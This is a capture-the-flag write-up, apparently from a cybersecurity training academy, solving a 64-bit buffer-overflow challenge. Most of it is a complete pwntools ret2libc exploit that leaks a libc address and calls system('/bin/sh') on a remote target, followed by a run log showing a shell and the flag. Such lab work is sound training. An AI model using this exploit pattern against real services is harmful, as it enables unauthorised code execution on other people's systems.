

PentESTGORage


gadgets_for_life

🕒 Created	@Jan 16, 2021 1:07 PM
🏷 tags	buffer-overflow pwn rop

we are given a binary and an endpoint to connect to as `34.70.238.15:1337`

```
> file vuln && checksec vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interp
reter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=23ca2c08aab1e891f529656a9255f0a4ee93
87e2, for GNU/Linux 3.2.0, not stripped
[*] '/home/codacker/Workspace/red-team-summit-ctf/phase2/easy_medium/pwn/gadgets_for_
life/vuln'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Opening the binary in ghidra



we can see the binary is reading `0x200` bytes in a buffer of size `32` and hence we have a buffer overflow.

Now we can use `return oriented programming` to exploit the binary and get a shell.

In order to write an exploit we need to do the following things

- Leak a libc address from the got table.
- Use that to calculate the libc base address
- Then call `system("/bin/sh")`

The following exploit does all of the above

```
#!/usr/bin/env python3
from pwn import *

context.arch = "amd64"

HOST, PORT = '34.70.238.15', 1337

pop_rdi = 0x000000000040124b
bin_sh = 0x00000000001b75aa
ret = 0x0000000000401016

exe = ELF("./vuln")
libc = ELF("./libc.so.6")

if args.REMOTE:
    io = remote(HOST, PORT)
else:
    io = exe.process()

rop_chain = flat([
    pop_rdi,
    exe.got['puts'],
    exe.plt['puts'],
    exe.entry
])

payload = fit({40: rop_chain})

io.recv()
io.send(payload)
puts_libc = u64(io.recv(6)+b"\x00\x00")
libc_base = puts_libc - libc.symbols['puts']
print(hex(puts_libc))
print(hex(libc_base))

io.recv()
```

```
rop_chain = flat([
    ret,
    pop_rdi,
    libc_base + bin_sh,
    libc_base + libc.symbols['system']
])

payload = fit({40: rop_chain})

io.send(payload)

io.interactive()
```

running the exploit we get the shell and then we can read the flag file.

```
> ./xpl.py REMOTE
[*] '/home/codacker/Workspace/red-team-summit-ctf/phase2/easy_medium/pwn/gadgets_for_life/vuln'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/home/codacker/Workspace/red-team-summit-ctf/phase2/easy_medium/pwn/gadgets_for_life/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] Opening connection to 34.70.238.15 on port 1337: Done
0x7fc8c849e5a0
0x7fc8c8417000
[*] Switching to interactive mode
$ cat flag
ctf{#3w_g4dg3ts_a_d4y_k33ps_security_awdy}
$
```

An Edutech product of
RedTeam Hacker Academy Pvt. Ltd.

PentestGorage

REDTEAM360
AMALGAMATING CYBERSECURITY EDUCATION

RedTeam Hacker Academy Pvt. Ltd.

An ISO 9001 - 2015 Certified Company

Contact

PUNE

Level 4, Prabhavate Tech Park,
Baner, Pune, Maharashtra 411045A

+91 859 060 4105

TRIVANDRUM

2nd Floor, Athens Plaza, SS Kovil Road,
Near Apollo Dimora, Opposite
Central Railway Station, Thampanoor,
Thiruvananthapuram, Kerala 695001

+91 956 219 5666

MANGALORE

2nd Floor, Alfa Towers,
Balmatta Rd, Hampankatta,
Mangalore, Karnataka 575001

+91 789 923 4666

KOCHI

1st Floor, Kariyappilli Tower,
Near Kinder Hospital, Metro Pillar
No.345, VMB Road,
Pathadippalam, Edappally,
Ernakulam, Kerala 682024

+91 956 290 4666

CALICUT

3rd Floor, Thayyil Arcade,
Opposite Baby Memorial Hospital,
V. Panoli Road, Azhakodi Temple Road,
Kozhikode, Kerala 673004

+91 956 250 3666

KOTTAKKAL

4th Floor, K.P.M Tower,
Above South Indian Bank
Tirur, Malappuram, Manjeri Rd,
Kottakkal, Kerala 676503

+91 984 629 1666



@redteamacademy